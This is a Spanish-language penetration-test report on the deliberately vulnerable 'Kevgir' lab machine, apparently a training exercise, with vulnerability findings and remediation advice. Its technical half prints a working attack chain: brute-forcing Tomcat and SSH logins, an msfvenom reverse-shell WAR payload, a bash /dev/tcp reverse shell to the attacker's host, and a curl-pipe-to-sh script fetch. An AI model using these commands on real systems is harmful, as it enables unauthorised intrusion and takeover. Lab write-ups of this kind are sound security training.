



Informe Técnico y Ejecutivo:
Kevgir

Sprint 15 - TC - Jose Maria Jimenez

Índice

Introducción	pag. 1
Informe Ejecutivo	pag. 2
• Introducción	
• Alcance	
• Vulnerabilidades encontradas	pag. 3
• Soluciones y recomendaciones	pag. 6
Informe Técnico	pag. 8
• Introducción	
• Reconocimiento	pag. 9
• Explotación	pag. 11
• Elevación de Privilegios.....	pag. 16
Conclusión.....	pag. 21
Anexo	pag. 22

Introducción:

En el presente informe se llevará a cabo una auditoría de seguridad a la máquina virtual “Kevgir”, con el objetivo de identificar vulnerabilidades existentes. En caso de detectar alguna vulnerabilidad, se procederá a explotar los vectores de entrada correspondientes. Como fase final, se intentará una elevación de privilegios que permita obtener control total sobre la máquina objetivo.

El informe se dividirá en dos secciones principales:

- **Informe Ejecutivo:** En esta sección se detallarán las vulnerabilidades identificadas, junto con el nivel de riesgo que representan para la organización. Además, se ofrecerán recomendaciones para mitigar dichas vulnerabilidades y prevenir su explotación por parte de actores maliciosos.
- **Informe Técnico:** En esta parte se proporcionará una explicación detallada de los hallazgos, dirigida específicamente a los profesionales del área de TI. Se incluirán descripciones técnicas de las vulnerabilidades, los métodos de explotación utilizados y los resultados obtenidos.

Ambos informes estarán acompañados de ilustraciones, capturas de pantalla y gráficos para facilitar la comprensión de los resultados y las medidas correctivas recomendadas.

Informe Ejecutivo

Introducción:

En este informe se presentará un ejercicio de pentesting realizado sobre el host "Kevgir". La primera fase consistió en un análisis de vulnerabilidades, utilizando herramientas automatizadas de detección, junto con técnicas de reconocimiento de puertos, servicios y versiones. Posteriormente, se llevó a cabo la explotación manual de vulnerabilidades y una escalada de privilegios. Durante el análisis, se identificaron varias vulnerabilidades, y se logró explotar con éxito una de ellas, catalogada con un nivel de criticidad alto.

Alcance:

Las vulnerabilidades identificadas en este análisis representan un alto riesgo para la organización y los activos que se gestionan. La exitosa explotación de estas vulnerabilidades permitiría a un cibercriminal acceder al sistema completo del host analizado, otorgándole control total y comprometiendo así la información y los activos confidenciales. El alcance del impacto en la organización en términos de Confidencialidad, Integridad y Disponibilidad (CIA) de los datos es severo. Cualquier cibercriminal podría acceder a datos críticos, lo que resultaría en una grave violación de la confidencialidad y la integridad de la información. Además, el impacto reputacional de un incidente de esta naturaleza sería considerablemente negativo para la organización.

Vulnerabilidades encontradas:

Análisis de vulnerabilidades:

A continuación, se presenta un análisis detallado de las múltiples vulnerabilidades encontradas en el sistema “Kevgir”, clasificadas por nivel de criticidad en una escala CVSS del 0 al 10. La información se agrupará por categorías de servicios comprometidos, destacando aquellas con niveles de criticidad Crítico, Alto, Medio y Bajo. Estas vulnerabilidades representan un grave riesgo tanto para el host analizado como para la organización en su conjunto. Se han identificado las siguientes vulnerabilidades:

Vulnerabilidad en Kernel descubierta: Versión de Kernel 3.19 - **Medio**
CVE 2015-8660

Vulnerabilidades totales descubiertas: Total 61 en aplicaciones web


- **Cloudbees Jenkins** - **13 Crítico** - **28 Alto** - **13 Medio**
- **Joomla!** - **2 vulnerabilidades** - **1 Crítico**
- **Browsable Web Directories** - **1 Medio**
- **Web Application Vuln. to Clickjacking** - **1 Medio**
- **Apache Tomcat** - **1 Medio**
- **Web Server** - **3 Bajo**

MIXED	Cloudbees Jenkins (Multiple Issues)	CGI abuses
MIXED	Joomla! (Multiple Issues)	CGI abuses
MEDIUM	5.3		Browsable Web Directories	CGI abuses
MEDIUM	4.3 *		Web Application Potentially Vulnerable to Clickjacking	Web Servers
MIXED	Apache Tomcat (Multiple Issues)	Web Servers
MIXED	Web Server (Multiple Issues)	Web Servers



GRÁFICOS DE VULNERABILIDADES Y RIESGOS

En los siguientes gráficos se muestran el riesgo y vulnerabilidades encontradas en el host Kegvir realizando un análisis en el trabajo de pentesting para esta máquina. Se han encontrado múltiples Vulnerabilidades que suponen un grave riesgo para la organización y los activos que custodian, pudiendo un cibercriminal vulnerar el sistema por múltiples vectores de ataque encontrados.



Vulnerabilidades

Evaluación de vulnerabilidades encontradas en las aplicaciones web de Kevgir. El Alto contenido encontrado en la categoría Critico y Alto pone el alto riesgo el sistema de ser explotado por un cibercriminal.

Crítico



14

Alto



28

Medio




17

Bajo




3

Detalles y Riesgo de Vulnerabilidades



Riesgo de Vulnerabilidades



Soluciones y recomendaciones:

- **Jenkins (Múltiples vulnerabilidades):**

Solución: Actualizar Jenkins a la versión más reciente disponible: 2.471 o superior para la weekly, y 2.452.4 o superior para la LTS.

Recomendación: Implementar un plan de mantenimiento regular para mantener Jenkins actualizado y revisar los avisos de seguridad de Jenkins para futuras vulnerabilidades.

- **Joomla versión 1.5:**

Solución: Joomla 1.5 está obsoleto y no recibe actualizaciones de seguridad. Debes actualizar a una versión compatible y soportada (actualmente 4.x).

Recomendación: Evalúa la migración a Joomla 4.x, asegurando la compatibilidad de extensiones y temas. Aplica parches de seguridad regularmente.

- **Browsable Web Directories:**

Solución: Deshabilitar el listado de directorios navegables en el servidor web modificando la configuración. En Apache, se puede hacer añadiendo Options -Indexes en la configuración del sitio.

Recomendación: Revisa todos los directorios del servidor para garantizar que no se exponga información innecesaria al público.

- **Web Application Potentially Vulnerable to Clickjacking:**

Solución: Añadir un encabezado HTTP X-Frame-Options con el valor DENY o SAMEORIGIN para evitar que la aplicación web sea incrustada en un iframe.

Recomendación: Implementar la cabecera Content-Security-Policy para una protección más robusta contra clickjacking.

- **Apache Tomcat Default Files:**

Solución: Elimina los archivos predeterminados de Tomcat (ej. ejemplos y documentación) que podrían ser usados para ataques. Cambiar las credenciales por defecto de instalación.

Recomendación: Revisa la configuración de Tomcat para asegurarte de que esté endurecida, y elimina cualquier recurso innecesario.

- **Web Server Transmits Cleartext Credentials:**

Solución: Implementar SSL/TLS (HTTPS) para cifrar las credenciales transmitidas. Asegúrate de que todos los formularios de inicio de sesión y páginas críticas utilicen HTTPS.

Recomendación: Instala un certificado TLS válido y fuerza el uso de HTTPS en todo el sitio mediante redirecciónamientos y políticas de seguridad.

- **Web Server Uses Basic Authentication Without HTTPS:**

Solución: La autenticación básica envía las credenciales en texto plano. Debes implementar HTTPS y preferentemente utilizar un método de autenticación más seguro, como OAuth o Digest Authentication.

Recomendación: Deshabilita la autenticación básica si es posible, o asegúrate de que solo se utilice con HTTPS habilitado.

- **Web Server Allows Password Auto-Completion:**

Solución: Deshabilitar la opción de autocompletado de contraseñas en formularios sensibles añadiendo autocomplete="off" en los campos de entrada de contraseñas en el HTML.

Recomendación: Implementa controles de seguridad adicionales, como tokens de sesión y autenticación multifactor (MFA).

- **Kernel Version 3.19 - CVE-2015-8660**

Solución: Actualizar el kernel del sistema operativo a una versión más reciente y segura que no esté afectada por esta vulnerabilidad. Se recomienda actualizar a la última versión estable disponible en el repositorio de la distribución que estés utilizando.

Recomendación: Implementar un ciclo regular de actualizaciones del sistema para asegurar que el kernel y otros componentes críticos estén siempre protegidos frente a vulnerabilidades conocidas. Además, monitorea continuamente el estado del sistema con herramientas de seguridad y gestión de parches para prevenir futuras exposiciones a ataques.

Informe Técnico

Introducción:

En este informe se describirá el proceso de reconocimiento, explotación y escalada de privilegios llevado a cabo en el host “Kevgir”. Se utilizó un vector de entrada a través del puerto 8080, donde Apache Tomcat está alojado, lo que permitió acceder al panel de administración tras la adquisición de credenciales mediante un ataque de fuerza bruta utilizando la herramienta Metasploit.

Para realizar este análisis, se emplearon dos hosts: uno atacante con “Kali Linux” y otro objetivo con la máquina “Kevgir”.

Se utilizaron diversas herramientas, como Nessus, Nmap, Dirsearch, MSFVenom, Metasploit Framework, LinPeas y linux4enum, así como un exploit para lograr la elevación de privilegios en el sistema.

A continuación, se detallarán los datos obtenidos en cada paso del proceso de explotación de los servicios y la posterior escalada de privilegios.

Reconocimiento

En primer lugar se ha realizado un escaneo de dispositivos conectados a nuestra red, encontrando la ip [10.0.2.30](#) con el siguiente comando:

- Comando: [sudo arp-scan -l eth0 -l](#)

```
(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint14]
$ sudo arp-scan -I eth0 -l
[sudo] contraseña para jose:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:47:5a, IPv4: 10.0.2.14
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:e0:a5:9a      PCS Systemtechnik GmbH
10.0.2.30     08:00:27:f5:8e:1b      PCS Systemtechnik GmbH
```


Después se ha realizado un escaneo de puertos, servicios y versiones con [Nmap](#). Encontrando abierto el puerto 8080 con el servicio http con Apache Tomcat/Coyote JSP engine 1.1. Esta información da indicios de que tiene un servicio web alojado en este puerto.

- Comando: [nmap 10.0.2.30 -A -p- --min-rate=5000](#)

```
8080/tcp open  http      Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
```

En la siguiente imagen se puede apreciar que el recurso web encontrado está en funcionamiento.

- Recurso web: [10.0.2.30:8080](#)



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: /var/lib/tomcat7/webapps/ROOT/index.html

Al conocer el servicio [Apache Tomcat/Coyote](#), se procederá a utilizar la herramienta Metasploit para hacer un ataque de fuerza bruta al servidor para conseguir las credenciales del mismo y acceder al panel de administración.

- Módulo de Metasploit: [auxiliary\(scanner/http/tomcat_mgr_login\)](#)

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):
```

Name	Current Setting
ANONYMOUS_LOGIN	false
BLANK_PASSWORDS	false
BRUTEFORCE_SPEED	5
DB_ALL_CREDS	false
DB_ALL_PASS	false
DB_ALL_USERS	false
DB_SKIP_EXISTING	none
PASSWORD	
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
Proxies	
RHOSTS	
RPORT	8080
SSL	false
STOP_ON_SUCCESS	false
TARGETURI	/manager/html
THREADS	1
USERNAME	
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
USER_AS_PASS	false
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt


Encontrando con éxito usuario y contraseña del servidor se procederá al acceso en el servicio web.

```
[-] 10.0.2.30:8080 - LOGIN FAILED: root:xampp (Incorrect)
[-] 10.0.2.30:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.0.2.30:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.0.2.30:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.0.2.30:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.0.2.30:8080 - Login Successful: tomcat:tomcat
[-] 10.0.2.30:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.0.2.30:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.0.2.30:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.0.2.30:8080 - LOGIN FAILED: both:root (Incorrect)
```

Explotación

Pulsando en el botón `manage_webapp` situado en la página principal se abre un panel de login para acceder al recurso de administración del servidor. En este se ha usado las credenciales encontradas anteriormente.

- Nombre de usuario: `tomcat`
- Contraseña: `tomcat`



Accediendo con éxito al panel de administración de Apache Tomcat v1.1 se pueden apreciar en la siguiente imagen la enumeración de las [aplicaciones](#) instaladas en este recurso.

Aplicaciones
Trayectoria
/
/docs
/examples
/host-manager
/manager
/webgoat

Sabiendo que Apache Tomcat trabaja con la tecnología [Java](#) y que en su panel de administración existe la posibilidad de poder subir un archivo de este lenguaje de programación, se ha realizado la confección de un archivo con [MSFVenom](#) en java para poder realizar una conexión con meterpreter en Metasploit para poder acceder al sistema.

- Comando: `msfvenom -p java/meterpreter/reverse_tcp LHOST=10.0.2.14 LPORT=4444 -f war -o kevgir.war`


```
(jose@kali)-[~/TheBridge/Ejercicios/Sprint14]
$ msfvenom -p java/meterpreter/reverse_tcp LHOST=10.0.2.14 LPORT=4444 -f war -o kevgir.war

Payload size: 6212 bytes
Final size of war file: 6212 bytes
Saved as: kevgir.war
```

Subida del archivo creado en MSFVenom en formato [WAR](#) en el servidor Apache Tomcat.



Comparando la siguiente imagen con la lista de aplicaciones instaladas anteriormente en el sistema, en esta puede apreciar que se ha instalado con éxito la creada en MSFVenom.



El siguiente paso será abrir [Metasploit](#) y configurar el [exploit/multi/handler](#) para ponerlo a la escucha con la IP de nuestra máquina atacante, el puerto que hemos configurado en la creación del archivo [.war](#) de MSFVenom y el payload correspondiente.

- LHOST: [10.0.2.14](#) (IP de la máquina atacante)
- LPORT: [4444](#) (Puerto de escucha para la máquina atacante)
- Payload: [java/meterpreter/reverse_tcp](#)

```
msf6 exploit(multi/handler) > options

Payload options (java/meterpreter/reverse_tcp):

Name   Current Setting  Required  Description
_____
LHOST  10.0.2.14        yes       The listen address (an interface may be specified)
LPORT  4444              yes       The listen port
```

Como siguiente paso es poner [multi/handler](#) a la escucha con el comando:


- Comando: [exploit](#)

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.14:4444
```

Para ejecutar el archivo creado con MSFVenom simplemente entramos en el recurso que acabamos de subir en Apache Tomcat y le damos a actualizar la página web.

- Recurso web: [10.0.2.30:8080/kevgir/](#)



Como se puede apreciar en la siguiente imagen se ha realizado la conexión con la máquina objetivo con éxito. Proporcionándonos una conexión **meterpreter** con el usuario **tomcat7**.



```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.14:4444
[*] Sending stage (57971 bytes) to 10.0.2.30
[*] Sending stage (57971 bytes) to 10.0.2.30
[*] Meterpreter session 4 opened (10.0.2.14:4444 → 10.0.2.30:48491) at 2024-09-21 13:18:47 +0200

meterpreter > [*] Meterpreter session 5 opened (10.0.2.14:4444 → 10.0.2.30:48492) at 2024-09-21 13:18:49 +0200
getuid
Server username: tomcat7
meterpreter > sysinfo
Computer       : canyoupwnme
OS             : Linux 3.19.0-25-generic (i386)
Architecture   : x86
System Language: en_US
Meterpreter    : java/linux
meterpreter > █
```

Una vez dentro de la máquina objetivo la idea es subir un script que nos proporcione una conexión con netcat para mayor estabilidad y versatilidad. Para ello creamos un script con el siguiente contenido:

- Nombre del script: **kevgir.sh**
- Payload: **#!/bin/bash**
bash -i >& /dev/tcp/10.0.2.14/4443 0>&1

```
Papelera
└──(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint14]
$ cat kevgir.sh
#!/bin/bash
bash -i >& /dev/tcp/10.0.2.14/4443 0>&1
```

Mediante meterpreter se ha procedido a la subida del script [kevgir.sh](#). En segundo lugar se ha procedido a abrir una shell desde meterpreter para poder ejecutar el script después de haberle cambiado los permisos. De esta manera obtendremos una shell por netcat directamente en la máquina atacante sin necesidad de tener que usar Metasploit. Esto nos proporcionará más estabilidad y versatilidad en la conexión.

- Subida de script: [upload kevgir.sh](#)
- Cambio de Meterpreter a Shell: [shell](#)
- Cambio de permisos al script: [chmod 777 kevgir.sh](#)
- Ejecución del script: [./kevgir.sh](#)

```
meterpreter > upload kevgir.sh
[*] Uploading : /home/jose/TheBridge/Ejercicios/Sprint14/kevgir.sh -> kevgir.sh
[*] Uploaded -1.00 B of 52.00 B (-1.92%): /home/jose/TheBridge/Ejercicios/Sprint14/kevgir.sh -> kevgir.sh
[*] Completed : /home/jose/TheBridge/Ejercicios/Sprint14/kevgir.sh -> kevgir.sh
meterpreter > pwd
/var/lib/tomcat7/webapps/kevgir
meterpreter > ls
Listing: /var/lib/tomcat7/webapps/kevgir
=====
Mode          Size  Type  Last modified      Name
---/rwxrwxrwx-  4096  dir   2024-09-21 13:18:04 +0200  WEB-INF
100666/rw-rw-rw-  52    fil   2024-09-21 13:54:33 +0200  kevgir.sh
=====
meterpreter > shell
Process 1 created.
Channel 2 created.
chmod 777 kevgir.sh
ls -la
total 16
drwxr-xr-x 3 tomcat7 tomcat7 4096 Sep 21 14:54 .
drwxrwxr-x 5 tomcat7 tomcat7 4096 Sep 21 14:18 ..
-rwxrwxrwx 1 tomcat7 tomcat7  52 Sep 21 14:54 kevgir.sh
drwxr-xr-x 3 tomcat7 tomcat7 4096 Sep 21 14:18 WEB-INF
./kevgir.sh
```

Poniendo [netcat](#) a la escucha por el puerto configurado en el payload de [kevgir.sh](#) se consigue una conexión exitosa con la máquina objetivo. Con el mismo usuario [tomcat7](#).

- [nc -lvp 4443](#)

```
Metasploit x MSFVenom x ShellKevgir x
(jose@kali)-[~/TheBridge/Ejercicios/Sprint14]
$ nc -lvp 4443
listening on [any] 4443 ...
connect to [10.0.2.14] from (UNKNOWN) [10.0.2.30] 55452
bash: cannot set terminal process group (1404): Inappropriate ioctl for device
bash: no job control in this shell
tomcat7@canyouupwnme:/var/lib/tomcat7/webapps/kevgir$ uname -a
uname -a
Linux canyouupwnme 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC
tomcat7@canyouupwnme:/var/lib/tomcat7/webapps/kevgir$ id
id
uid=106(tomcat7) gid=114(tomcat7) groups=114(tomcat7)
tomcat7@canyouupwnme:/var/lib/tomcat7/webapps/kevgir$
```

Elevación de Privilegios

Utilizando la herramienta [enum4linux](#) se ha encontrado información muy valiosa en cuanto a los usuarios del sistema al que se está realizando la prueba de pentesting.

- enum4linux 10.0.2.30

```
[jose@kali:~]$ enum4linux 10.0.2.30
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux )
```

Uno de los resultados de gran valor que nos proporciona es la lista de usuarios del sistema -> **user** , **admin** y **root**.

```
( Users on 10.0.2.30 )
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: user      Name: user      Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: root     Name: root      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: admin    Name: admin     Desc:

user:[user] rid:[0x3e8]
user:[root] rid:[0x3ea]
user:[admin] rid:[0x3e9]
```

Obteniendo estos datos se ha realizado un ataque de fuerza bruta al puerto [1322](#) con el servicio [ssh](#). Como resultado se ha obtenido la [contraseña de admin](#), consiguiendo así una elevación de privilegios a nivel vertical en el sistema.

- `hydra -l admin -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://10.0.2.30:1322`

```
[jose@kali:~]$ hydra -l admin -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://10.0.2.30:1322
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret services and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 13:38:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:1009), ~64 tries per task
[DATA] attacking ssh://10.0.2.30:1322/
[1322][ssh] host: 10.0.2.30 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 13:38:46
```

En este paso cambiamos de usuario `tomcat7` a `admin`.

```
Metasploit x admin@canyoupwnme:/usr/share/tomcat7 x
tomcat7@canyoupwnme:~$ id
uid=106(tomcat7) gid=114(tomcat7) groups=114(tomcat7)
tomcat7@canyoupwnme:~$ su admin
Password:
admin@canyoupwnme:/usr/share/tomcat7$ id
uid=1002(admin) gid=1002(admin) groups=1002(admin)
admin@canyoupwnme:/usr/share/tomcat7$
```

Una vez dentro del sistema se ha hecho uso de la herramienta de ejecución local [Linpeass](#) para encontrar información relevante del sistema, vulnerabilidades, datos de interés y nos proporcione datos sobre como poder escalar privilegios en el mismo.

- Comando: [curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh](https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh)

```
admin@canyoupwnme:~/tools$ git --version
The program 'git' is currently not installed. You can install it by typing:
sudo apt-get install git
/l/latest/download/linpeas.sh | sh-L https://github.com/peass-ng/PEASS-ng/releases
% Total    % Received % Xferd  Average Speed   Time     Time     Current
          Dload  Upload Total   Spent    Left  Speed
0          0      0       0      0      0       0  --::--:--  0:00:05  --::--:--      0
0          0      0       0      0      0       0  --::--:--  0:00:06  --::--:--      0
Sistema de
9 a801k/vos 9 81920      0      0  11380      0  0:01:12  0:00:07  0:01:05 11380

```

Al ejecutarla lo primero que hace referencia es a una leyenda.
Fijándonos que en la primera línea nos indica que el texto en ese color del output de la aplicación nos indicará el 95% de ser un vector de Elevación de Privilegios.

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

